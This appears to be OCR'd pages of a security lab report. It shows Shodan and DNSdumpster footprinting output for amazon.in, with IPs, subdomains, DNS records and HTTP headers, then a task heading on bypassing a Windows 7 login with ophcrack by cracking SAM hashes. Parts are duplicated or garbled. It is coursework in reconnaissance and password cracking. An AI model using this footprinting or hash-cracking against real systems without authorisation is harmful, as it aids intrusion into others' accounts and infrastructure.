
SSL Certificate

HTTP/1.1 302 Moved Temporarily
Date: Wed, 28 Jul 2021 13:50:24 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2-fips mod_bwlimited/1.4
X-Powered-By: PHP/5.6.30
location: https://www.amazon.in/dp/8194201101/ref=sr_1_1?m=AX9IJPW1Z3L0E&marketplaceID=A21TJRUVN4KGV4qid=1561577009&refineme

2021-07-28T13:50:24.238093

Page not found – Sellicaster

54.200.82.48
ec2-54-200-82-48.us-west-2.compute.amazonaws.co
m
Amazon.com, Inc.
United States, Boardman
php

SSL Certificate

HTTP/1.1 404 Not Found
Date: Wed, 28 Jul 2021 13:45:51 GMT
Server: Apache
X-Powered-By: PHP/7.0.18
Content-Security-Policy: frame-ancestors www.amazon.com www.amazon.in www.amazon.co.uk www.amazon.c
Issued By:
- Common Name: COMODO RSA Domain Validation Secure Server CA
- Organization: COMODO CA Limited
Issued To:
- Common Name: sellicaster.net
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

2021-07-28T13:22:48.301123

https://www.amazon.in - Shodan +

shodan.io/search?query=https%3A%2F%2Fwww.amazon.in%2F

Apps YouTube Maps News Reading List

54.200.82.48 Page not found – Sellicaster

SSL Certificate

Issued By: COMODO RSA Domain Validation Secure Server CA

Issued To: sellicaster.net

Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 404 Not Found

Date: Wed, 28 Jul 2021 13:45:51 GMT

Server: Apache

X-Powered-By: PHP/7.0.18

Content-Security-Policy: frame-ancestors www.amazon.com www.amazon.in www.amazon.co.uk www.amazon.c

52.95.123.49

Amazon Technologies Inc.

Ireland, Dublin

cloud

SSL Certificate

Issued By: Amazon

Issued To: onsite-eu.amazon.com

Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 10:18:16 GMT

Content-Length: 0

Connection: keep-alive

x-amz-rid: FGTQXBN056LY43QENOR

Set-Cookie: session-id=259-2476313-0380749; Domain=.amazon.in; Expires=Tue, 01-Jan-2036 08:00:01 G

Set-Cookie: session-id-time=2082787201...

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 07:11:41 GMT

Content-Length: 0

Connection: keep-alive

v-amz-rid: DYMTRUW2NBRCCVYKAE5AO

52.95.124.18

Amazon Technologies Inc.

Ireland, Dublin

cloud

SSL Certificate

Issued By: Amazon

Issued To: jeready-content.amazon.in

Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 07:11:41 GMT

Content-Length: 0

Connection: keep-alive

x-amz-rid: DWYJRW2NBGGYKAF5AQ

Location: https://www.amazon.in/ap/signin?openid.return_to=https%3A%2F%2F52.95.124.18%2Fopenid.idc

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 06:10:31 GMT

Content-Length: 0

Connection: keep-alive

x-amz-rid: X3QBJEPPE1MFHAKSBY1D

Location: https://www.amazon.in/ap/signin?openid.return_to=https%3A%2F%2F52.95.124.18%2Fopenid.idc

52.95.120.124

Amazon Technologies Inc.

Ireland, Dublin

cloud

SSL Certificate

Issued By: Amazon

Issued To: pl.amazon.in

Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 06:10:31 GMT

Content-Length: 0

Connection: keep-alive

x-amz-rid: X3QBJEPPE1MFHAKSBY1D

Location: https://www.amazon.in/ap/signin?openid.return_to=https%3A%2F%2F52.95.120.124%2Fopenid.idc

52.95.125.119

Amazon Technologies Inc.

Ireland, Dublin

cloud

SSL Certificate

Issued By: Amazon

Issued To: v_amz-rid-1AYXQV1URBMRPAVHNOKS

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 04:18:50 GMT

Content-Length: 0

Connection: keep-alive

v_amz-rid-1AYXQV1URBMRPAVHNOKS

https://www.amazon.in - Shodan +

shodan.io/search?query=https%3A%2F%2Fwww.amazon.in%2F

Apps YouTube Maps News Reading List

52.95.124.18

Amazon Technologies Inc.

Ireland, Dublin

cloud

SSL Certificate

Issued By: Amazon

Issued To: jeready-content.amazon.in

Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 07:11:41 GMT

Content-Length: 0

Connection: keep-alive

x-amz-rid: DWYJRW2NBGGYKAF5AQ

Location: https://www.amazon.in/ap/signin?openid.return_to=https%3A%2F%2F52.95.124.18%2Fopenid.idc

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 06:10:31 GMT

Content-Length: 0

Connection: keep-alive

x-amz-rid: X3QBJEPPE1MFHAKSBY1D

Location: https://www.amazon.in/ap/signin?openid.return_to=https%3A%2F%2F52.95.124.18%2Fopenid.idc

52.95.120.124

Amazon Technologies Inc.

Ireland, Dublin

cloud

SSL Certificate

Issued By: Amazon

Issued To: pl.amazon.in

Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 06:10:31 GMT

Content-Length: 0

Connection: keep-alive

x-amz-rid: X3QBJEPPE1MFHAKSBY1D

Location: https://www.amazon.in/ap/signin?openid.return_to=https%3A%2F%2F52.95.120.124%2Fopenid.idc

52.95.125.119

Amazon Technologies Inc.

Ireland, Dublin

cloud

SSL Certificate

Issued By: Amazon

Issued To: v_amz-rid-1AYXQV1URBMRPAVHNOKS

HTTP/1.1 302 Found

Date: Wed, 28 Jul 2021 04:18:50 GMT

Content-Length: 0

Connection: keep-alive

v_amz-rid-1AYXQV1URBMRPAVHNOKS


The screenshot shows a Shodan search result for the domain `https://www.amazon.in`. The IP address `52.95.125.119` is listed with a location of Ireland, Dublin. An SSL certificate is displayed, issued by Amazon Technologies Inc. The certificate details include:

- Issued By: Amazon Technologies Inc.
- Common Name: `advertisingconnect.amazon.in`
- Organization: Amazon
- Issued To: `x-amz-rid: 19XFMXJRH9MF9YBQ5K5`
- Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

The page also shows the date of the search result: 2021-07-28T04:18:53.634747. At the bottom, there are links for `NEXT`, `PRODUCTS`, `PRICING`, and `CONTACT US`.

- **Foot printing using [DNSdumpster](#)**

The screenshot shows the DNSdumpster.com interface. A search bar at the top contains the domain `amazon.in`. Below the search bar, a message reads: "dns recon & research, find & lookup dns records". The search button is labeled "Search ➡". At the bottom of the page, a footer note states: "DNSdumpster.com is a FREE domain research tool that can discover hosts related to a domain. Finding visible hosts from the attackers perspective is an important part of the security assessment process." A small note at the very bottom says: "this is a [BackerTarget.com](#) project".



DNS Servers

Name	Address	Type	Location
ns1.p31.dynect.net.	208.78.70.31	DYNDNS	United States
pdns4.ultradns.org.	199.7.69.1	ULTRADNS	United States
ns3.p31.dynect.net.	208.78.71.31	DYNDNS	United States
ns2.p31.dynect.net.	204.13.250.31	DYNDNS	United States
pdns1.ultradns.net.	204.74.108.1	ULTRADNS	United States
pdns2.ultradns.net.	204.74.109.1	ULTRADNS	United States
pdns3.ultradns.org.	199.7.68.1	ULTRADNS	United States
ns4.p31.dynect.net.	204.13.251.31	DYNDNS	United States
pdns5.ultradns.info.	204.74.114.1	ULTRADNS	United States
pdns6.ultradns.co.uk.	204.74.115.1	ULTRADNS	United States

MX Records ** This is where email for the domain goes...

Priority	Host	Type	Location
10	amazon-smtp.amazon.com.	52.94.124.7	AMAZON-02
		smtp-fv=7002.amazon.com	United States

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations			
"spf2.0/prv include:amazon.com -all"			
"v=spf1 include:amazon.com -all"			
"adobe-idp-site-verification=b6bcd3e5afffc63607cbf75744d9a0d1febc50dd7f389428e2ae476c9ba8814"			
"facebook-domain-verification=hgfnhz04neuxr62da6b00kwas2n4md"			
Host Records (A) ** this data may not be current as it uses a static database (updated monthly)			
amazon.in	52.95.120.67	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
www22.amazon.in	52.95.121.211	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
drona.amazon.in	52.94.217.103	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
kumalika.amazon.in	52.95.121.241	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
music.amazon.in	52.95.112.38	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
irctc.amazon.in	176.32.109.149	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)			
irctc.amazon.in	176.32.109.149	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
kyc.amazon.in	13.234.178.95	AMAZON-02	India
ec2-13-234-178-95.ap-south-			
1.compute.amazonaws.com			
read.amazon.in	54.239.34.72	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
storedashboard.amazon.in	52.94.218.71	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
store.amazon.in	54.239.37.2	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
payatstore.amazon.in	52.95.112.55	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
shipping.amazon.in	52.94.220.17	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
blog.amazon.in	176.32.110.201	AMAZON-02	Ireland
HTTP: Server			
HTTPS: Server			
msh.amazon.in	52.94.217.55	AMAZON-02	Ireland
HTTP: Apache-Coyote/1.1			
HTTPS: Server			
HTTP TECH: Apache-Coyote,1.1			



DNSdumpster.com - dns record		
api.amazon.in	52.95.113.15	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
api.amazon.in	54.239.37.42	AMAZON-02 Ireland
■		
HTTP: Server		
track.amazon.in	52.94.222.142	AMAZON-02 Ireland
■		
HTTP: Server		
spcentral.amazon.in	52.94.221.122	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
lendercentral.amazon.in	52.94.221.214	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
vendorecentral.amazon.in	52.94.219.228	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
connectcentral.amazon.in	52.95.121.230	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
sell.amazon.in	52.95.125.66	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
shm.amazon.in	52.94.218.196	AMAZON-02 Ireland
■		
HTTP: Apache-Coyote/1.1		



DNSdumpster.com - dns record		
shm.amazon.in	52.94.218.196	AMAZON-02 Ireland
■		
HTTP: Apache-Coyote/1.1		
HTTPS: Server		
HTTP FECH: Apache-Coyote/1.1		
aim.amazon.in	52.94.223.99	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
aan.amazon.in	54.239.36.190	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
paywithamazon.amazon.in	54.239.35.35	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
argileto.amazon.in	176.32.99.242	AMAZON-02 United States
■		
kdp.amazon.in	52.95.124.235	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
ship.amazon.in	54.239.36.179	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
droship.amazon.in	54.239.36.55	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		
terrier.amazon.in	52.95.125.30	AMAZON-02 Ireland
■		
HTTP: Server		
HTTPS: Server		

DNSdumpster.com - dns record		
www.partner.amazon.in	52.95.113.76	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
logistics.amazon.in	54.239.34.236	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
vcs.amazon.in	52.95.122.192	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
services.amazon.in	176.32.109.40	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
ams.amazon.in	54.239.32.104	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
widgets.amazon.in	52.95.116.223	AMAZON-02 Ireland
HTTP: Server		
aeawidgets.amazon.in	52.95.116.88	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
payatstoreat.amazon.in	52.95.116.23	AMAZON-02 Ireland
HTTP: Server		
advertisingconnect.amazon.in	52.95.123.164	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		

DNSdumpster.com - dns record		
advertisingconnect.amazon.in	52.95.123.164	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
payment.amazon.in	52.95.112.235	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
faast.amazon.in	52.94.223.121	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
ssofaast.amazon.in	52.95.124.64	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
smbhav.amazon.in	52.95.118.69	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
sellerflex.amazon.in	52.94.217.175	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
relay.amazon.in	52.95.121.29	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
pay.amazon.in	52.94.220.118	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		
jeeready.amazon.in	52.95.122.223	AMAZON-02 Ireland
HTTP: Server		
HTTPPS: Server		









- 2. Try to bypass the Windows 7 machine password by using ophcrack tool and change the password from command prompt without knowing old password.**

Ophcrack is a free open-source (GPL licensed) program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows. On most computers, ophcrack can crack most passwords within a few minutes.

Cracking Password using Ophcrack tool



Changing Password from Command Prompt without knowing old password

